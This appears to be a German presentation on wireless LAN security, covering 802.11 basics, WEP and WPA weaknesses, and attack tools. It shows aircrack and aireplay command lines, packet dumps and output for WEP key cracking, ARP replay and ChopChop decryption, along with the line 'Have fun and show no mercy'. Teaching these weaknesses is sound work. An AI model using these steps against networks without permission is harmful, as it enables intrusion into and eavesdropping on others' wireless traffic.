




- WEP -No traffic
 - ESSID: HackMeNT
- WEP – Lots of Traffic
 - ESSID: HackMeLT

- Wie's läuft
- IEEE802.11 a|b|g
 - a/h: 54MBit im 5GHz Band
 - b: 11MBit im 2,4GHz ISM-Band
 - g: 54MBit im 2,4GHz ISM-Band
 - WEP
- Weitere Standards
 - IEEE802.11i: WPA2, (WEPplus, WPA)

- Frequenzbereiche je nach Land, Überlappung
- Frequency Hopping
 - FHSS (2GFSK, 4GFSK)
 - DSSS (DBPSK, DQSP)
- CSMA/CA
 - PCF (Managed)
 - DCF (Ad-Hoc)
- Sendeleistung
 - von Land zu Land unterschiedlich
 - Deutschland z.B.: 100 mW (EIRP)
 - USA: 1000 mW
 - Japan: 10 mW/MHz

- Shared Medium, voller Zugriff für jedermann
- Pseudo-Sicherungen
 - SSID-Sicherung
 - ESSID-Cloaking
 - MAC-Filter

- DOS
 - Störsender
 - Flooding
 - Deassociation, Deauthentication, Authentication
- Rogue AP
- Packet Injection




- Sendet bel. Antworten auf Anfragen
- Keine Verbindung mit AP nötig
- 1 Karte im Monitor-Mode
- 1 Karte zum Senden
- Kann auch die selbe sein

- Unverschlüsselt
- Authentifikation in der Regel über Web-Interface
- manchmal auch VPN-Zugang
- Generell relativ unsicher
 - Rogue AP (=> volle Kontrolle)
 - Gezieltes Packet Injection (=> ausreichende Kontrolle)
 - MiM-Attacke

Have fun and show no mercy

- Genereller Aufbau:



- Der Header wird nicht verschlüsselt
- WEP ICV
- SNAP

- Funktionsweise:
 - RC4-Stromchiffrierer
 - 24-Bit-IV
 - 4 Keys
- Payload wird verschlüsselt
- SNAP
- ICV

Header (24 Byte)

LLC/SNAP (*aa aa 03 00 ...*)

Data

WEP ICV (*4 byte*)

- Brute-Force (*well, centuries later in a galaxy far away*)
- Wörterbuch (*years later but somehow not*)
- FMS (*~10.000.000 Pakete*)
- Korek (*~500.000 Pakete*)

- ChopChop
 - beliebiges Paket entschlüsseln
 - aireplay
- Packet Replay
 - Beliebige verschlüsselte Pakete einschleußen
 - aireplay
- Packet Injection
 - beliebige Pakete einschleußen
- ...

WEP Verschlüsselung / aircrack

```
adriano@linux:/...loads/aircrack-2.1

aircrack 2.1

* Got 346153! unique IVs | fudge factor = 2
* Elapsed time [00:00:21] | tried 68 keys at 194 k/m

KB  depth  votes
0  0/ 4  21( 15) 26( 15) 5E( 15) 38( 12) 83( 3) BC( 3) 02( 0) 03( 0) 0B( 0) 0C( 0) 12( 0) 14( 0) 17( 0) 1A( 0) 1C( 0) 22( 0) 28( 0) 2D( 0) 34( 0) 40( 0) 48( 0) 49( 0) 4B( 0)
1  0/ 1  B0( 66) 1B( 16) CD( 15) F5( 15) 24( 13) D7( 13) 2D( 6) 26( 5) CC( 5) 3E( 3) C8( 3) C9( 3) CA( 3) F7( 3) 01( 0) 03( 0) 08( 0) 0F( 0) 13( 0) 23( 0) 32( 0) 38( 0) 39( 0)
2  0/ 1  4E( 58) 6E( 13) 15( 8) 16( 3) 20( 3) 13( 0) 14( 0) 17( 0) 18( 0) 19( 0) 1B( 0) 1C( 0) 1E( 0) 1F( 0) 21( 0) 22( 0) 24( 0) 28( 0) 29( 0) 31( 0) 32( 0) 38( 0) 3A( 0)
3  0/ 1  67( 65) 30( 25) B6( 25) DD( 15) F8( 15) 5D( 13) 49( 3) BF( 3) C0( 3) C2( 3) EE( 3) 06( 0) 0A( 0) 12( 0) 1A( 0) 1B( 0) 1D( 0) 29( 0) 2F( 0) 35( 0) 37( 0) 38( 0) 3B( 0)
4  0/ 5  66( 25) 51( 18) 3C( 15) 7E( 15) CA( 15) 56( 9) 52( 6) 53( 6) 54( 6) 36( 5) C1( 5) 86( 3) C2( 3) 02( 0) 1B( 0) 20( 0) 2C( 0) 2F( 0) 34( 0) 35( 0) 55( 0) 57( 0) 59( 0)
5  0/ 6  15( 27) 54( 25) E3( 21) 23( 15) 3E( 15) 6D( 13) E5( 9) 81( 8) CE( 6) E4( 6) E6( 6) 02( 3) E8( 3) D0( 1) 01( 0) 08( 0) 0A( 0) 0D( 0) 10( 0) 11( 0) 12( 0) 13( 0) 14( 0)
6  0/ 3  A3( 41) BC( 27) B0( 24) CB( 15) FC( 12) C8( 9) CA( 8) 89( 7) C6( 6) 8F( 5) C7( 3) C9( 3) 05( 0) 0C( 0) 10( 0) 18( 0) 20( 0) 21( 0) 23( 0) 2F( 0) 35( 0) 36( 0) 3B( 0)
7  0/ 1  36( 45) 0F( 21) 19( 18) 1D( 15) 5F( 15) 88( 15) 1C( 12) 37( 12) 73( 5) 76( 5) A4( 5) E7( 5) F3( 5) 03( 3) 1B( 3) 1E( 3) 27( 3) FD( 3) 1A( 0) 22( 0) 23( 0) 24( 0) 25( 0)
8  1/ 6  CE( 53) 5B( 50) BB( 50) E5( 50) ED( 48) 0E( 45) B9( 45) 35( 42) 17( 40) 22( 40) 41( 40) 79( 40) B8( 40) BC( 40) E2( 40) 1E( 35) 2A( 35) 5C( 35) 04( 30) 0C( 30) 3C( 30) 48( 30) 4D( 30)
9  1/ 4  0C( 21) 50( 20) FF( 18) 22( 15) 2B( 15) 48( 15) E2( 12) A0( 10) 01( 9) E7( 9) E8( 9) E9( 9) EA( 9) FE( 9) E1( 8) 0E( 5) 25( 5) 28( 5) 34( 5) 67( 5) 82( 5) 87( 5) 9C( 5)
10 0/ 1  4B( 166) C9( 40) E5( 37) E6( 34) E7( 33) 54( 25) CE( 25) BA( 22) 95( 21) E4( 20) F2( 20) BF( 19) 09( 18) C8( 18) EA( 18) F1( 18) F3( 18) 40( 17) 7C( 17) 1B( 16) 24( 16) B8( 15) 11( 14)
11 28/ 58 77( 38) 70( 37) 75( 37) 04( 35) 15( 35) 2A( 35) 5F( 35) 6A( 35) 6E( 35) 98( 35) 99( 35) 9C( 35) 9D( 35) A0( 35) AA( 35) B2( 35) B6( 35) FE( 35) 10( 33) 2E( 30) 55( 30) 61( 30) 69( 30)
12 0/ 1  C6( 227) CB( 66) 16( 63) DB( 40) D5( 38) DC( 35) D3( 32) CC( 30) D4( 28) F3( 28) 8F( 27) 03( 26) 91( 26) 6C( 25) FF( 24) D9( 23) 4B( 21) 61( 21) 25( 20) 29( 20) 1A( 19) 8C( 19) FA( 19)
```

- Daten über airodump/tcpdump
- ~250.000-750.000 unique IVs benötigt
- 11MBit: 50.000 Pkt/Min
- Fudge-Faktor
- Zeitaufwand ist etwas Glückssache
 - ab etwa 300.000 uIVs <1 Min
 - ab etwa 700.00 uIVs < 10sec

```
linux:/home/adriano/Documents/Downloads/aireplay-2.2 # ./aireplay ath0 -r replay_src-050513-164048.cap
Option -x not specified, assuming 256.
```

```
Size: 86, FromDS: 1, ToDS: 0
BSSID   = 00:C0:02:EF:AA:1A
Src. MAC = 00:02:3F:10:25:B4
Dst. MAC = FF:FF:FF:FF:FF:FF

0x0000: 0842 0000 ffff ffff ffff 00c0 02ef aa1a .B.....
0x0010: 0002 3f10 25b4 c063 c50b 0000 aaaa 0300 ..?..c.....
0x0020: 0000 0806 0001 0800 0604 0001 0002 3f10 .....?..
0x0030: 25b4 ac14 a46e 0000 0000 0000 ac14 a5d6 %...n.....
0x0040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0050: 0000 085c 31bc ...1.
```

```
Use this packet ? y
```

```
Saving chosen packet in replay_src--300101-010000.cap
```

```
Sent 3899 packets...█
```

- Sucht nach bestimmten Paketen(z.B. *ARP-Request*)
- Identifizierung anhand Adressen, Größe, usw.
- Sendet die Pakete wieder in den AP
- Pakete/Sekunde abhängig von Karte/AP
 - 1024 Pkt/min bei mir sinnvoll
 - ~60.000 uIVs/Min

WEP Verschlüsselung / ChopChop

```
linux:/home/adriano/Documents/Downloads/aireplay-2.2 # ./aireplay -x 128 -k -i ath0 -r replay_src-050522-141353.cap
```

```
Size: 124, FromDS: 0, ToDS: 1  
BSSID      = 00:C0:02:EF:AA:1A  
Src. MAC    = 00:04:23:97:93:0F  
Dst. MAC    = 00:C0:02:EF:AA:1A
```

```
0x0000: 0841 d500 00c0 02ef aa1a 0004 2397 930f .A.....#...  
0x0010: 00c0 02ef aa1a 90aa 9720 4a00 1971 3202 ..... J..q2.  
0x0020: 4e81 b4ba 788c 2db4 9173 807f ba03 cd0e N...x.-..s....  
0x0030: b036 2ef9 9eb1 113e 0a1c 2865 7c8f 5799 .6.....>..(e1.W.  
0x0040: fd0b 3897 c10e e97a 8e34 8490 3c26 bb1b ..8....z.4...<&..  
0x0050: 6c0b 3d39 5ab3 1ea4 8ce0 7aba c6ab 0ab6 l.=9Z.....z.....  
0x0060: 1a5a 3c79 936f 3ff1 3f19 87ff b8a8 3f27 .Z<y.o?.?.....?'  
0x0070: f90d 0498 9434 3648 ccf4 1ba3 .....46H....
```

Use this packet ? y

Saving chosen packet in replay_src--300101-010000.cap

```
Offset 123 ( 0% done) | xor = 28 | pt = 8B | 92 frames written in 719ms  
Offset 122 ( 1% done) | xor = 57 | pt = 4C | 176 frames written in 1375ms  
Offset 121 ( 2% done) | xor = 47 | pt = B3 | 228 frames written in 1781ms  
Offset 120 ( 3% done) | xor = 37 | pt = FB | 56 frames written in 437ms  
Offset 119 ( 4% done) | xor = 7F | pt = 37 | 237 frames written in 1851ms  
Offset 118 ( 5% done) | xor = 00 | pt = 36 | 160 frames written in 1249ms  
Offset 117 ( 6% done) | xor = 01 | pt = 35 | 77 frames written in 601ms
```

```
Offset 42 (90% done) | xor = C0 | pt = 40 | 38 frames written in 296ms  
Offset 41 (91% done) | xor = 34 | pt = 47 | 97 frames written in 757ms  
Offset 40 (92% done) | xor = 91 | pt = 00 | 20 frames written in 156ms  
Offset 39 (93% done) | xor = E0 | pt = 54 | 113 frames written in 882ms  
Offset 38 (94% done) | xor = 2D | pt = 00 | 228 frames written in 1781ms  
Offset 37 (95% done) | xor = 8C | pt = 00 | 231 frames written in 1804ms  
Offset 36 (96% done) | xor = 3D | pt = 45 | 18 frames written in 140ms  
Offset 35 (97% done) | xor = B4 | pt = 00 | 229 frames written in 1789ms  
Offset 34 (98% done) | xor = BC | pt = 08 | 147 frames written in 1148ms
```

Saving plaintext in replay_dec--300101-010000.cap
Saving keystream in replay_dec--300101-010000.xor

Completed in 104s (0.83 bytes/s)

- Entschlüsselt bel. Pakete und liefert Keystream
- Funktionsweise:
 - Schneidet das letzte Paket des Payloads ab
 - Nimmt an das es [0,1,2,...] war
 - Korrigiert dann den ICV entsprechend
 - Überprüft ob das Paket vom AP akzeptiert wird

- Lückenstopfer für WEP
- meist nachrüstbar
- noch weitgehend sicher
- MIC

- 48-Bit Paket Nummer
 - used as IV
- PMK wird bei der Association ausgetauscht
 - EAP => immer neuer KEY
 - PSK => immer der gleiche Key
- $\text{hash}(\text{PMK}, \text{nonces}, \text{MACs}) = \text{PTK}$
- $\text{PTK} + \text{Paket\#} + \text{Mac} = \text{PacketKey}$
- GMK/GTK für Broadcasts

- Authentifizierung über EAP oder PSK
- Verschlüsselung mit AES
- Mehrere Keys(PMK, PTK, GMK, GTK)
- Integrity-Checks (CCMP)

- DOS-Probleme
- Bei PSK Wörterbuchattacken möglich

- Linux
 - Live-CDs (auditor)
 - Kismet
 - AirSnort
 - AirCrack
 - airpwn
 - void11
- Windows
 - äh, keine Ahnung, zu kompliziert

- Chipsätze
 - Prism 54 (prism54)
 - Prims 2 (wlan-ng)
 - Atheros (madwifi)